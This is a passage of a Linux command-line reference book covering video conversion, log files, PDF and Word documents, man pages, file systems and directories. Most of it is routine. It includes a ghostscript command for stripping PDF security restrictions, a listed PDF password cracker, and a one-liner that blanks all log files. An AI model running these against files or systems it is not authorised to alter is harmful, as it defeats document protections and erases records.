FLV to AVI with subtitles and forcing audio sync using mencoder

```
mencoder -sub subs.ssa -utf8 -subfont-text-scale 4 -oac mp3lame -
 ⇒ lameopts cbr=128 -ovc lavc -lavcopts vcodec=mpeg4 -ffourcc xvid -o
 ⇒ output.avi input.flv
```

Substitute audio track of video file using mencoder

```
mencoder -ovc copy -audiofile input.mp3 -oac copy input.avi -o output.
 ⇒ avi
```

Remove sound from video file using mencoder

```
mencoder -ovc copy -nosound input.avi -o output.avi
```

Get the total length of all video / audio in the current dir (and

```
find -type f -name "*.avi" -print0 | xargs -0 mplayer -vo dummy -ao
 ⇒ dummy -identify 2>/dev/null | perl -nle '/ID_LENGTH=([0-9\.]+)/ &&
 ⇒ ($t +=$1) && printf "%02d:%02d:%02d\n",$t/3600,$t/60%60,$t%60' |
 ⇒ tail -n 1
```

Record a webcam output into a video file.

```
ffmpeg -an -f video4linux -s 320x240 -b 800k -r 15 -i /dev/v4l/video0 -
 ⇒ vcodec mpeg4 myvideo.avi
```

Lire une video dans une console Linux

```
mplayer -vo caca foo.avi
```

Show webcam output

```
mplayer tv:// -tv driver=v4l:width=352:height=288
```

Concatenate avi files

```
avimerge -o output.avi -i file1.avi file2.avi file3.avi
```

Convert a MOV captured from a digital camera to a smaller AVI

```
ffmpeg -i input.mov -b 4096k -vcodec msmpeg4v2 -acodec pcm_u8 output.
 ⇒ avi
```

Sort movies by length, longest first

```
for i in *.avi; do echo -n "$i:";totem-gstreamer-video-indexer $i |
 ⇒ grep DURATION | cut -d "=" -f 2 ; done | sort -t: -k2 -r
```

Capture video of a linux desktop

```
ffmpeg -f x11grab -s wxga -r 25 -i :0.0 -sameq /tmp/out.mpg
```

Record a screencast and convert it to an mpeg

```
ffmpeg -f x11grab -r 25 -s 800x600 -i :0.0 /tmp/outputFile.mpg
```

View and then rename all video files in the current folder

```
for f in *;do mplayer $f;read $n;mv $f $n;done
```

30.1 Cutting And Splitting Video

Cut out a piece of film from a file. Choose an arbitrary length

```
ffmpeg -vcodec copy -acodec copy -i orginalfile -ss 00:01:30 -t 0:0:20
 ⇒ newfile
```

30.2 Joining Video Files

Concatenate (join) video files

```
mencoder -forceidx -ovc copy -oac copy -o output.avi video1.avi video2.
 ⇒ avi
```

30.3 Merging Video Files

Concat multiple videos into one (and add an audio track)

```
cat frame/*.mpeg | ffmpeg -i $ID.mp3 -i - -f dvd -y track/$ID.mpg 2>/
 ⇒ dev/null
```

Merge video files together using mencoder (part of mplayer)

```
mencoder -oac copy -ovc copy part1.avi part2.avi part3.avi -o
 ⇒ full_movie.avi
```

30.4 Analysing Video Files

Get information about a video file

```
mplayer -vo dummy -ao dummy -identify your_video.avi
```

Get video information with ffmpeg

```
ffmpeg -i filename.flv
```

Get the total length of all videos in the current dir in H:m:s

```
mplayer -vo dummy -ao dummy -identify * 2>&1 | grep ID_LENGTH | sed 's
 ⇒ /.*=\([0-9]*\)/\1/' | xargs echo | sed 's/ /+/g' | bc | awk 'S=$1;
 ⇒ {printf "%dh:%dm:%ds\n",S/(60*60),S%(60*60)/60,S%60}'
```

Shows you how many hours of avi video you have.

```
/usr/share/mplayer/midentify.sh $(find . -name "*.avi" -print) | grep
```

Sort movies by length, longest first

```
find -name '*.avi' | while read i ; do echo $(mplayer -identify -frames
 ⇒  0 -vo null -nosound "$i" 2>&1 | grep ID_LENGTH | cut -d= -f2)" ""
 ⇒ $i" ;done | sort -k1 -r -n | sed 's/^\([^\ ]*\)\ \(.*\)$/\2:\1/g'
```

30.5 Subtitles

Print permanent subtitles on a video

```
transcode -i myvideo.avi -x mplayer="-sub myvideo.srt" -o
```

30.6 Recording Video

Record audio and video from webcam using mencoder

```
mencoder tv:// -tv
```

Record your desktop

```
xvidcap --file filename.mpeg --fps 15 --cap_geometry 1680x1050+0+0 --
 ⇒ rescale 25 --time 200.0 --start_no 0 --continue yes --gui no --auto
```

30.7 Viewing Video

Debian: avifile-player - video player for AVI/ASF/WMF files
Play ISO/DVD-files and activate the dvd menu and mouse menu clicks.

```
mplayer dvdnav:// -dvd-device foo.img -mouse-movements
```

Increase mplayer maximum volume

```
mplayer dvd:// -softvol -softvol-max 500
```

Play audio stream and video stream in two different mplayer

```
mplayer test.mp3 < /dev/null & mplayer test.avi -nosound -speed 1.0884
```

View a video using only 'ascii art'

```
mplayer -vo aa <video file>
```

On-the-fly unrar movie in .rar archive and play it, does also work

```
unrar p -inul foo.rar|mplayer -
```

Stream YouTube URL directly to mplayer

```
id="dMH0bHeiRNg";mplayer -fs http://youtube.com/get_video.php?video_id=
 ⇒ $id\&t=$(curl -s http://www.youtube.com/watch?v=$id | sed -n 's/.*,
 ⇒  "t": "\([^"]*\)", .*/\1/p')
```

30.8 Video And Audio

Removing syncronization problems between audio and video

```
ffmpeg -i source_audio.mp3 -itsoffset 00:00:10.2 -i source_video.m2v
 ⇒ target_video.flv
```

30.9 Converting Video Formats

Convert (almost) any image into a video

```
ffmpeg -loop_input -f image2 -r 30000/1001 -t $seconds -i frame/$num.
 ⇒ ppm -y frame/%02d.mpeg 2>/dev/null
```

Convert multiple files using avidemux

```
for i in `ls`;do avidemux --video-codec Xvid4 --load $i --save $i.mp4
 ⇒ --quit; done
```

Convert wmv into avi

```
mencoder infile.wmv -ofps 23.976 -ovc lavc -oac copy -o outfile.avi
```

Rip DVD to YouTube ready MPEG-4 AVI file using mencoder

```
mencoder -oac mp3lame -lameopts cbr=128 -ovc lavc -lavcopts vcodec=
 ⇒ mpeg4 -ffourcc xvid -vf scale=320:-2,expand=:240:::1 -o output.avi
 ⇒ dvd://0
```

Create a thumbnail from a video file

```
thumbnail() { ffmpeg -itsoffset -20 -i $i -vcodec mjpeg -vframes 1 -an
 ⇒ -f rawvideo -s 640x272 ${i%.*}.jpg }
```

Convert .flv to .3gp

```
ffmpeg -i file.flv -r 15 -b 128k -s qcif -acodec amr_nb -ar 8000 -ac 1
 ⇒ -ab 13 -f 3gp -y out.3gp
```

Convert a flv video file to avi using mencoder

```
mencoder your_video.flv -oac mp3lame -ovc xvid -lameopts preset=
 ⇒ standard:fast -xvidencopts pass=1 -o your_video.avi
```

Convert video files to XviD

```
mencoder "$1" -ofps 23.976 -ovc lavc -oac copy -o "$1".avi
```

Rip a DVD to AVI format

```
mencoder dvd://1 -aid 128 -o track-1.avi -oac copy -ovc lavc -lavcopts
 ⇒ vcodec=mpeg4
```

Convert a DVD to YouTube-ready "watermarked" MPEG-4 AVI file

```
mencoder -sub heading.ssa -subpos 0 -subfont-text-scale 4 -utf8 -oac
 ⇒ copy -ovc lavc -lavcopts vcodec=mpeg4 -vf scale=320:-2,expand
 ⇒ =:240:::1 -ffourcc xvid -o output.avi dvd.avi
```

Convert a VMWare screencast into a flv file

```
mencoder -of avi -ovc lavc movie.avi -o movie2.avi; ffmpeg -i movie2.
 ⇒ avi -r 12 -b 100 movie.flv
```

30.10 Video Editing Programs

Kino, Cinelerra, Avidemux, Kdelive, Lives, Lumiera, Pitivi, Open Movie Editor

video tools

vcdimager	A VideoCD (VCD) image mastering and ripping too

Extract audio track from a video file using mencoder

```
mencoder -of rawaudio -ovc copy -oac mp3lame -o output.mp3 input.avi
```

30.11 Webcam Video

Webcam player in ascii art

```
gst-launch v4l2src ! aasink
```

View webcam output using GStreamer pipeline

```
gst-launch-0.10 autovideosrc ! video/x-raw-yuv,framerate=\(fraction\)
 ⇒ 30/1,width=640,height=480 ! ffmpegcolorspace ! autovideosink
```

Webcam view with vlc

```
cvlc v4l2:// &
```

Instant mirror from your laptop + webcam (fullscreen+grab)

```
mplayer -fs -vf screenshot,mirror tv://
```

View webcam output using mplayer

```
mplayer tv:// -tv driver=v4l2:width=640:height=480:device=/dev/video0:
 ⇒ fps=30:outfmt=yuy2
```

30.12 Compressing Video

Convert an avi video into a gif animation

```
convert -quiet -delay 1 plane.avi plane.gif
```

Convert an avi to gif with a colour map and no dithering for more compression

```
convert -quiet -delay 1 plane.avi +dither -map colormap_332.png
 ⇒ plane_ugc_nd.gif
```

Use ordered dithering for good compression and quality

```
convert -quiet -delay 1 plane.avi -ordered-dither o8x8,8,8,4 +map
 ⇒ plane_od.gif
```

Section 31

Log Files

In Unix and Linux 'log' files are used by software to record things that it has done or happened to it. In particular, server software makes great use of log files. These log files are always stored as plain text.

Truncate logs in unix

```
logs=$(find . -name *.log);for log in $logs; do cat /dev/null > $log;
 ⇒ done
```

Get all possible problems from any log files

```
grep -2 -iIr "err\|warn\|fail\|crit" /var/log/*
```

Follow the most recently updated log files

```
ls -drt /var/log/* | tail -n5 | xargs sudo tail -n0 -f
```

Quickly analyze apache logs for top 25 most common IP addresses.

```
cat $(ls -tr | tail -1) | awk '{ a[$1] += 1; } END { for(i in a) printf
 ⇒ ("%d, %s\n", a[i], i ); }' | sort -n | tail -25
```

Extract XML from an otherwise plain text log file

```
sed -n '/<Tag>/,/<\/Tag>/p' logfile.log
```

Convert the output of one or more (log, source code ...) files

```
enscript -E --color -t "title" -w html --toc -p /PATH/to/output.html /
  ⇒ var/log/*log
```

Tail, with specific pattern colored

```
tail -F file | egrep --color 'pattern|$'
```

Watch several log files in a single window

```
multitail /var/log/messages /var/log/apache2/access.log /var/log/mail.
  ⇒ info
```

A robust, modular log coloriser

```
ccze
```

Useful tail on /var/log to avoid old logs or/and gzipped files

```
tail -f *[!.1][!.gz]
```

Export log to html file

```
cat /var/log/auth.log | logtool -o HTML > auth.html
```

Follow the end of the log file 'tcp.log' showing new data as it enters

```
less +F tcp.log    ~(press [control] c to stop following)
```

```
tail -f tcp.log    ~(the same, but you cant move up and down the file)
```

```
tailf tcp.log      ~(the same)
```

Monitor logs in Linux using Tail

```
find /var/log -type f -exec file {} \; | grep 'text' | cut -d' ' -f1 |
  ⇒ sed -e's/:$//g' | grep -v '[0-9]$' | xargs tail -f
```

Ms Word Documents

Section 32

Extract plain text from MS Word docx files

```
unzip -p some.docx word/document.xml | sed -e 's/<[^>]\{1,\}>//g; s
  ⇒ /[^[:print:]]\{1,\}//g'
```

Find and grep Word docs

```
find . -iname '*filename*.doc' | { while read line; do antiword "$line"
  ⇒ ; done; } | grep -C4 search_term;
```

View a microsoft word document

```
wv
```

Convert a ms word document to text

```
antiword, catdoc
```

Display the 'list.doc' file as plain text

```
catdoc list.doc | less
```

Convert the Word file 'resume.doc' to LaTeX

```
word2x -f latex resume.doc ~(writes a new file, 'resume.ltx',)
```

Convert all of the '.DOC' Word files in the current directory to LaTeX files with maximum line widths of 40 characters

```
word2x -f latex -w 40 *.DOC
```

Convert the Word file 'resume.doc' to a plain text file called 'resume'

```
word2x -f text resume.doc resume
```

Search the text of the Word file 'resume.doc' for the string 'linux' regardless of case

```
word2x resume.doc - | grep -i linux
```

Quick and dirty convert to flash

```
ffmpeg -i inputfile.mp4 outputfile.flv
```

Section 33 — *Postscript Documents*

Postscript is a document format very well suited to being printed. However it is more difficult to view than the adobe pdf format (since the acrobat viewer is more widely installed on Microsoft Windows computers)

View a ps file

```
evince
```

View a postscript file

```
ghostview file.ps
```

```
gv file.ps        ~(the same)
```

View a postscript file as plain text

```
ps2ascii book.ps | less
```

33.1 Converting Postscript To Other Formats

Convert a postscript document to the pdf format

```
ps2pdf eg.ps    ~(a file called "eg.pdf" is created)
```

Convert a postscript file to plain text

```
ps2ascii book.ps book.ps.txt
```

Section 34 — *Pdf Documents*

debian packages: xpdf, xpdf-utils

`http://www.foolabs.com/xpdf/`
: home page for the pdf-utils programs

useful pdf programs

`evince`	View a pdf or postscript file
`xpdf`	View a pdf file
`pdftops`	Convert to postscript
`pdftotext`	Convert or view a pdf file as plain text
`pdfinfo`	Display lots of information about a pdf document
`pdfimages`	Extract images from pdffiles
`pdffonts`	Show what fonts are used in a pdf document
`pdftoppm`	
`xpdfrc`	
`pdfcrack`	PDF files password cracker
`pdfjam`	Collection of PDF document handling utilities
`pdftk`	A useful tool for manipulating PDF documents
`pdftohtml`	Translates PDF documents into HTML format

*Merge *.pdf files*

```
gs -q -sPAPERSIZE=letter -dNOPAUSE -dBATCH -sDEVICE=pdfwrite -
  ⇒ sOutputFile=out.pdf `ls *.pdf`
```

Merge several pdf files into a single file

```
pdftk $* cat output $merged.pdf
```

Create a pdf of the file 'test.txt'

```
enscript test.txt -o - | ps2pdf - ~/tmp/test.pdf
```

Create a pdf of a directory listing of the current folder

```
ls | enscript -o - | ps2pdf - ~/tmp/ls.pdf
```

Convert images to a multi-page pdf

```
convert -adjoin -page A4 *.jpeg multipage.pdf
```

Get pages number of the pdf file

```
pdfinfo file.pdf | awk /Pages/
```

Save man pages to pdf

```
man -t man | ps2pdf - > man.pdf
```

Separate a pdf document into single pages and report its data

```
pdftk mydoc.pdf burst
```

Merge Two or More PDFs into a New Document

```
pdftk 1.pdf 2.pdf 3.pdf cat output 123.pdf
```

Optimize Xsane PDFs

```
gs -q -sPAPERSIZE=a4 -dNOPAUSE -dBATCH -sDEVICE=pdfwrite -sOutputFile=
  ⇒ test.pdf multipageproject.pdf
```

Merge several pdf files into a single file

```
gs -q -sPAPERSIZE=a4 -dNOPAUSE -dBATCH -sDEVICE=pdfwrite -sOutputFile=
  ⇒ out.pdf a.pdf b.pdf c.pdf
```

Remove security limitations from PDF documents using ghostscript

```
gs -q -dNOPAUSE -dBATCH -sDEVICE=pdfwrite -sOutputFile=OUTPUT.pdf -c .
  ⇒ setpdfwrite -f INPUT.pdf
```

34.1 Viewing Pdf Documents

View a pdf file as plain text

```
pdftotext file.pdf - | less
```

View a compressed pdf document

```
zxpdf book.pdf.gz
```

View a pdf document

```
xpdf book.pdf          ~(xpdf appears much faster than "acroread")
```

```
acroread book.pdf      ~(its easier to select text in acroread)
```

View the 10th page of a pdf document with a zoom factor of 200%

```
xpdf -z 200 book.pdf 10
```

View a pdf document in "continuous" mode starting at the 5th page

```
xpdf -cont book.pdf 5   ~(one can scroll smoothly through the whole file
  ⇒ )
```

View a pdf document in full-screen mode

```
xpdf -fullscreen book.pdf ~(the -z zoom option doesnt work with
  ⇒ fullscreen)
```

View a pdf document with the colours reversed (usually white text on black)

```
xpdf -rv book.pdf
```

34.2 Analyse Pdf Documents

Extract the images from the file and save them in jpeg format

```
pdfimages -j report.pdf
```

Display information about a pdf document

```
pdfinfo book.pdf
```

Show how many pages a pdf document has

```
pdfinfo book.pdf | sed -n "/Pages:/s/^ *Pages: *//p"
```

Show the page size of a pdf document

```
pdfinfo book.pdf | grep -i "Page size:"
```

Show what fonts are used in a pdf document

```
pdffonts book.pdf
```

34.3 Editing Pdf Files

Pdfedit

34.4 Converting Pdf To Images

`http://www.medicalnerds.com/batch-converting-pdf-to-jpgjpeg-using-free-software/`
some hints on converting to another format

The 'convert' tool forms part of the imagemagick suite of tools

Convert 'file.pdf' to a low quality 'png' format image

```
convert file.pdf file.png
```

Convert 'file.pdf' to a high quality 'png' format image

```
convert -density 300 file.pdf file.png
```

Convert 'file.pdf' to a high quality 'jpeg' format image

```
convert -density 300 file.pdf file.jpg
```

Convert 'file.pdf' to a high quality jpeg, cropping all whitespace

```
convert -density 300 -trim file.pdf file.jpg
```

```
convert -density 300 -trim +repage file.pdf file.jpg   ~(the diff?)
```

Note: if the pdf file contains page numbers, then the -trim function will probably not work as well as you were hoping.

Convert PDF to JPEG using Ghostscript

```
gs -dNOPAUSE -sDEVICE=jpeg -r144 -sOutputFile=p%03d.jpg file.pdf
```

34.5 Pdf To Postscript

Make a copy of 'file.pdf' in postscript format called 'file.ps'

```
pdftops file.pdf
```

34.6 Pdf To Text

Convert a pdf document to plain text (without any formatting)

```
pdftotext file.pdf   ~(a file called "file.txt" is created)
```

Convert the pdf file "file.pdf" to a plain text file "ouput.txt"

```
pdftotext file.pdf output.txt
```

```
ps2ascii file.pdf output.txt   ~(more or less the same)
```

Pstotext

34.7 From Other Formats

Convert a web page into a pdf

```
touch $2;firefox -print $1 -printmode PDF -printfile $2
```

Section 35

The Info Help Reader

Nice info browser

```
pinfo
```

The info reader.
For some incomprehensible reason, the www.gun.org people decided that they didnt like "man" pages and so they invented a whole new help document reader called "info". Its a nasty little second rate hypertext viewer which forces you to learn a whole new set of arbitrary keystrokes in order to move around the document (maybe they're "emacs" keystrokes, who knows). Whats more, instead of just calling "pages" pages, info calls pages "nodes" to try and be as pretentious as it possibly can. But anyway, you may have to use it.
View the "info" help document for Latex

```
info latex
```

Some "info" reader commands

[space]	Move forward a page
[del]	Move back a page, or to the previous node if at the top of the page
q	Exit the Info document viewer
?	Show some keystrokes which are available
h	Show an "info" tutorial, if available
[tab]	Go to the next link on the page
Enter	Jump to the link under the cursor
???	How to go to previous link is anyones guess [M-TAB] ???
l	Go to the last page that was viewed (like a browser "back button")
n	Open the next page in the document
p	Open the previous page in the document
u	Go "up" one level in the document (usually to a table of contents)
t	Go to the main table of contents for the document
d	View a list of all Info documents
b	Go to the top of the current page
e	Go to the end of the current page
m	Type the name of a link to jump to (can type partial names)
i	Type the name of any node to jump to
/	Search for a string in the current page

Section 36

Man Pages

http://www.schweikhardt.net/man_page_howto.html
http://babbage.cs.qc.edu/courses/cs701/Handouts/man_pages.html

'man' (manual) pages are the traditional Unix way to document a program, command or package. They are text files with simple 'markup' codes which are then processed by the troff tool.
Colorful man

```
/usr/bin/man man | /usr/bin/col -b | /usr/bin/iconv -c | view -c 'set
  ⇒ ft=man nomod nolist nospell nonu
```

See the conventions for writing a man page

```
man 7 man
```

View a compressed man page in section 1 in its raw plain text format

```
zcat /usr/share/man/man1/zless.1.gz | less
```

(this may be useful if you wish to write a man page)

See where the 'man' command searches for man pages

```
manpath
```

List all the directories in the man pages path

```
ls $(manpath | tr ':' ' ')
```

man sections

1	User commands executable from a shell
2	Kernel system calls
3	Library functions and calls (such as libc)
4	Special files such as in /dev
5	File formats and conventions (such as /etc/password)
6	Games
7	Conventions and miscellaneous, file system layout.
8	System management commands such as like mount(8)
9	Kernel routines. this is an obsolete manual section.

Automatically generate man pages from C, C++, Java, Python ... source code

```
doxygen    ~(doxygen can also generate documentation in html, latex etc)
```

A cgi script for generating html man pages

```
man2html
```

Save the word count tool (wc) man page as plain text

```
man wc | col -b > wc.txt
```

Section 37

Documentation Systems

`http://www.chiark.greenend.org.uk/~sgtatham/halibut/`

Groff Texinfo Docbook, Halibut

37.1 Source Code Documentation Systems

Doxygen Javadoc Pod perl documentation

Section 38

Xml

Check if an xml or html document is well formed (valid)

```
curl -s 'http://bashcurescancer.com' > bcc.html; xmlwf bcc.html
```

('xmlwf' is part of the 'expat' package)

Section 39

Editing Text

In the traditional unix world, the choice of text editor is often seen as a choice between vim and emacs. But many other good choices exist.

`tea`
: - ?

`sam`
: An editor written by Rob Pike which is in turn used by various veteran unix forefathers. Sam makes more use of the mouse.

`acme`
: Another editor by Rob Pike.

`joe`
: 'joes own editor' possibly the simplest text editor to use ...

`nano`,
: pico small reasonably easy to use text editors originating from the pine email program.

`vim`
: 'visual editor improved' this is a programmers' editor for people who write a great deal of text and preferibly can type without looking at the keyboard. It is strange and annoying for new users.

`emacs`
: 'editing macros' capable of just about anything but dont use it, because I think its bad.

Graphical text editors .. gedit .. kate ..

39.1 Batch Editing Text Files

Batch editing of text files involves editing several or many text files at once, usually in a non-interactive way.

- ⋆
- ⋆ use vim with the "argdo" function
- ⋆ use perl with the "-i" switch
- ⋆ some versions of "sed" do not have the "-i" switch, so perl must be used
- ⋆

Before doing a "batch" edit of text files, it is probably a good idea to check what changes will take place without doing anything

Add the word "green" after the 500th line of the file "report.txt"

```
echo -e "500a\ngreen\n.\nw\nq\n" | ed report.txt
```

```
(echo "500a"; echo "green"; echo -e "w\nq\n") | ed report.txt ~(the
  ⇒ same)
```

In all files with a ".txt" extension replace "Daniel" with "Dan"

```
grep -l "Daniel" $(find . -name "*.txt") | xargs sed -n "s/Daniel/Dan/p
  ⇒ "
```

(the original files are left unchanged)
using the sed -n and "p" commands, only changed lines will be displayed

In all files with a ".txt" extension replace "Daniel" with "Dan"

```
grep -l "Daniel" $(find . -name "*.txt") | xargs sed -i.bak "s/Daniel/
  ⇒ Dan/g"
```

In "html" files, NOT containing the text "Notes:", add a line with "Notes:"

```
grep -L "Daniel" $(find . -name "*.html") | xargs sed -i.bak "$s/$/\
  ⇒ nNotes:/"
```

(a copy of the changed files is made with an extension ".bak") (all files in the current folder and subfolders are affected)

Replace the word "big" with small in all files in this and subfolders

```
perl -p -i.bak -e 's/\bbig\b/small/g' $(grep -ril big *)
```

Section 40

Unix Directory Structure

Unix has a standard folder hierarchy in which each folder is designed to serve a specific purpose and contain certain sorts of files.

Search google: unix file system standard Linux file system standard FS-Stnd

Show detailed information about what each folder is used for

```
man hier
```

A very incomplete summary of the Unix directory structure

`/usr/bin/`	Executable files (binary, shell scripts etc)
`/usr/sbin/`	Secure executable files
`/usr/local/bin`	Executables only on the current machine
`/usr/share/`	Files used by many programs, dictionaries, icons etc
`/usr/share/doc`	Documentation files
`/var/`	Data files which change regularly (eg log files)
`/dev/`	Peripheral devices (sound cards, usb drives etc)
`/etc/`	Configuration files for programs

Fonts — Section 41

Refresh the cache of font directory

```
sudo fc-cache -f -v
```

Show which fonts are installed

```
fc-list | cut -d ':' -f 1 | sort -u
```

Show what fonts are installed for the japanese language

```
fc-list :lang=ja
```

Browse a unicode font

```
gucharmap
```

Show characters from a font in all sizes

```
waterfall
```

Installing True-Type fonts

```
ttmkfdir mkfontdir fc-cache /usr/share/fonts/miscttf
```

File Systems — Section 42

Force file system check

```
touch /forcefsk
```

Backup files incremental with rsync to a NTFS-Partition

```
rsync -rtvu --modify-window=1 --progress /media/SOURCE/ /media/TARGET/
```

`gparted`
: a graphical partitioner and file-system formatter

`fdisk`
: a command line tool

Check the age of the filesystem

```
df / | awk '{print $1}' | grep dev | xargs tune2fs -l | grep create
```

Currently mounted filesystems in nice layout

```
column -t /proc/mounts
```

Converts ext2 to ext3

```
tune2fs -j /dev/sdX
```

Migrate existing ext3 filesystems to ext4

```
tune2fs -O extents,uninit_bg,dir_index /dev/yourpartition
```

Show the UUID of a filesystem or partition

```
sudo vol_id -u /dev/sda1
```

Resize a mounted ext3 file system

```
v=/dev/vg0/lv0; lvextend -L+200G $v && resize2fs $v
```

42.1 Iso Files

Convert .daa to .iso

```
poweriso convert image.daa -o image.iso -ot iso
```

Create a CD/DVD ISO image from disk.

```
readom dev=/dev/scd0 f=/path/to/image.iso
```

Mount a .iso file in UNIX/Linux

```
mount /path/to/file.iso /mnt/cdrom -oloop
```

Convert .bin / .cue into .iso image

```
bchunk IMAGE.bin IMAGE.cue IMAGE.iso
```

Mount and umount iso files

```
function miso () { mkdir ~/ISO_CD && sudo mount -o loop "$@" ~/ISO_CD
 ⇒ && cd ~/ISO_CD && ls; } function uiso () { cd ~ && sudo umount ~/
 ⇒ ISO_CD && rm -r ~/ISO_CD; }
```

42.2 Partitions

A partition is a way of dividing a hard-disk or other storage media into several logical 'disks'.

Mount a partition from within a complete disk dump

```
INFILE=/path/to/your/backup.img; MOUNTPT=/mnt/foo; PARTITION=1; mount "
 ⇒ $INFILE" "$MOUNTPT" -o loop,offset=$[ `/sbin/sfdisk -d "$INFILE" |
 ⇒ grep "start=" | head -n $PARTITION | tail -n1 | sed 's/.*start=[
 ⇒ ]*//' | sed 's/,.*//'` * 512 ]
```

42.3 File System Types

`http://en.wikipedia.org/wiki/Comparison_of_file_systems`
: a good chronological table of file systems

`http://www.osnews.com/story/9681/The_vfat_file_system_and_Linux`
: an article about the vfat file system

a few common file-system types

fat32	Created 1996, by microsoft, appeared in windows 95b
vfat	?
ntfs v5.1	Created 2001 by microsoft and used in windows xp
ntfs v6	2006 by microsoft for windows vista
ext2	Created in 1993 and used by linux and hurd
ext3	Created 1999 used in linux
reiserfs	Created 2001 by namesys, used in linux
google file system	Created 2003 by google for linux
gfs2	2006 by red hat for linux
ext4	2006 for linux

View all mounted file system types

```
df -T
```

42.4 Mounting And Unmounting Filesystems

Mount proc

```
mount -t proc{,,}
```

Currently mounted filesystems in nice layout

```
mount | column -t
```

Mount a temporary ram partition

```
mount -t tmpfs tmpfs /mnt -o size=1024m
```

Mount folder/filesystem through SSH

```
sshfs name@server:/path/to/folder /path/to/mount/point
```

Mount a partition from within a complete disk dump

```
lomount -diskimage /path/to/your/backup.img -partition 1 /mnt/foo
```

Umount all nfs mounts on machine

```
umount -a -t nfs
```

Mount directories in different locations

```
mount --bind /old/directory/path /new/directory/path
```

42.5 Symbolic Links

Find broken symlinks and delete them

```
find -L /path/to/check -type l -delete
```

Find broken symlinks

```
find . -type l ! -exec test -e {} \; -print
```

Propagate a directory to another and create symlink to content

```
lndir sourcedir destdir
```

Show the status of all symlinks in the current folder

```
symlinks -r $(pwd)
```

List all symbolic links in current directory

```
find /path -type l
```

Find dead symbolic links

```
find . -type l | perl -lne 'print if ! -e'
```

Show the disk usage for files pointed by symbolic link in a

```
find /usr/lib -maxdepth 1 -type l -print0 | xargs -r0 du -Lh
```

Eliminate dead symlinks interactively in /usr/ recursevely

```
find /usr/ -type l ! -xtype f ! -xtype d -ok rm -f {} \;
```

Get the canonical, absolute path given a relative and/or

```
readlink -f ../super/symlink_bon/ahoy
```

Section 43 — ***Directories***

Directories, which are also known as 'folders' are a way of organising files in a heirarchical kind of way.

Push your present working directory to a stack that you can pop

```
pushd /tmp
```

Display the folder below the current one

```
tree -dL 1 | less
```

Display the whole directory tree below the current folder

```
tree -d | less
```

Another directory tree

```
find . -type d -print | sed -e 's;[^/]*/;..........;g'| awk '{print $0"
  ⇒ -("NR-1")"}'
```

Go to parent directory of filename edited in last command

```
cd `dirname $_`
```

Convert the contents of a directory listing into a colon-separated

```
find . -name '*' -printf '%f:'
```

Find and delete empty directories recursively

```
find . -depth -type d -empty -exec rmdir -v {} +
```

Find the 20 biggest directories on the current filesystem

```
du -xk | sort -n | tail -20
```

Get the size of all the directories in current directory

```
du --max-depth=1
```

Replicate a directory structure dropping the files

```
for x in `find /path/ -type d | cut -b bytesoffoldername-`; do mkdir -p
  ⇒  newpath/$x; done
```

Go to the next sibling directory in alphabetical order

```
for d in `find .. -mindepth 1 -maxdepth 1 -type d | sort`; do if [[ `
  ⇒ basename $d` > `basename $PWD` ]]; then cd $d; break; fi; done
```

Maybe the quickest way to get the current program name minus the path

```
programname="${0##*/}"
```

Huh? Where did all my precious space go ?

```
ls -la | sort -k 5bn
```

Fast access to any of your favorite directory.

```
alias pi=''cat ~/.pi | grep ' ; alias addpi='echo "cd `pwd`" >> ~/.pi'
```

Remove empty directories

```
find . -type d -empty -delete
```

Count the total number of files in each immediate subdirectory

```
find . -type f -printf "%h\n" | cut -d/ -f-2 | sort | uniq -c | sort -
  ⇒ rn
```

43.1 Browsing Folders

Start a file browser in the current directory

```
screen -d -m nautilus --no-desktop `pwd`
```

File browser in the dwm minimalist window manager

```
xdg-open $(ls -1 . | dmenu)
```

Browse the current folder with the gnome file manager

```
nautilus
```

Restart nautilus, the gnome file manager

```
killall nautilus
```

43.2 Analysing Directories

List hidden files and folders in the current folder

```
ls -d .*
```

List only the directories

```
ls -l | egrep ^d
```

Sort the size usage of a directory tree by gigabytes, kilobytes,

```
dh() { du -ch --max-depth=1 "${@-.}"|sort -h }
```

43.3 Folder Size

Watch the size of a directory using figlet

```
watch -n1 "du -hs /home/$USER | cut -f1 -d'/' | figlet -k"
```

Show the total size of the current directory

```
du -sh
```

Display disk usage for the current folder in a readable form

```
du -sh *     ~(displays values such as 2G, 43K, 12M etc)
```

Show available disk space in a readable form (2G, 42K etc)

```
df -h
```

Print the 10 deepest directory paths

```
find . -type d | perl -nle 'print s,/,/,g," $_"' | sort -n | tail
```

43.4 Comparing Folders

Recursively compare two directories and output their differences

```
diff -urp /originaldirectory /modifieddirectory
```

43.5 Making Folders

Make directory tree

```
mkdir -p work/{d1,d2}/{src,bin,bak}
```

Make 100 directories with leading zero, 001...100, using bash3.X

```
mkdir $(printf '%03d\n' {1..100})
```

43.6 Changing Folders

Go up multiple levels of directories quickly and easily.

```
alias ..="cd .."; alias ...="cd ../.."; alias ....="cd ../../.."
```

Go to the previous directory

```
cd -
```

Go to the users home directory

```
cd
```

Go to the previous sibling directory in alphabetical order

```
cd ../"$(ls -F ..|grep '/'|grep -B1 `basename $PWD`|head -n 1)"
```

43.7 Copying Folders

Recursively move folders/files and preserve their permissions and

```
cd /source/directory; tar cf - . | tar xf - -C /destination/directory
```

Copy/mkdir and automatically create parent directories

```
cp --parents /source/file /target-dir
```

Create a copy of the 'book' folder as 'book-bak'

```
cp -r book book-bak
```

Copy a folder, but only newer files and display all files copied

```
cp -vur book book-bak
```

Copy a directory to another, only where files are newer

```
cp -ru sourcefolder targetfolder
```

(or use the 'rsync' tool instead of 'cp')

Make a folder and create parent folders if necessary

```
mkdir -p ./new/path/
```

(if the folder './new' doesnt exist it will also be created)

43.8 Deleting Folders

Take a look to command before action

```
find /tmp -type f -printf 'rm "%p";\n'
```

Remove a directory

```
rm -r folder        ~(where the dir is not empty: be careful)
```

```
rmdir
```

Make an archive of a the folder 'tree' excluding .exe files

```
tar -cvz --exclude *.exe -f folder.tar.gz tree
```

File Type Conversions

Section 44

File Type Conversion Programs

`dvips`	Tex/LaTeX dvi –> postscript
`ps2pdf`	Postscript –> adobe pdf
`ghostscript`	Postscript –> gif image
`groff`	Groff-pic –> postscript

Files

Section 45

Create a bunch of dummy files for testing

```
touch {1..10}.txt
```

Empty a file

```
> foobar.txt
```

List all open files

```
lsof    ~(this lists all open file, pipes, sockets etc)
```

```
lsof -i TCP   ~(show open TCP sockets)
```

Show the number of open files for the root user

```
lsof | grep ' root ' | awk '{print $NF}' | sort | uniq | wc -l
```

```
lsof | grep ' root ' | awk '{print $NF}' | sort -u | wc -l    ~(the same
  ⇒ )
```

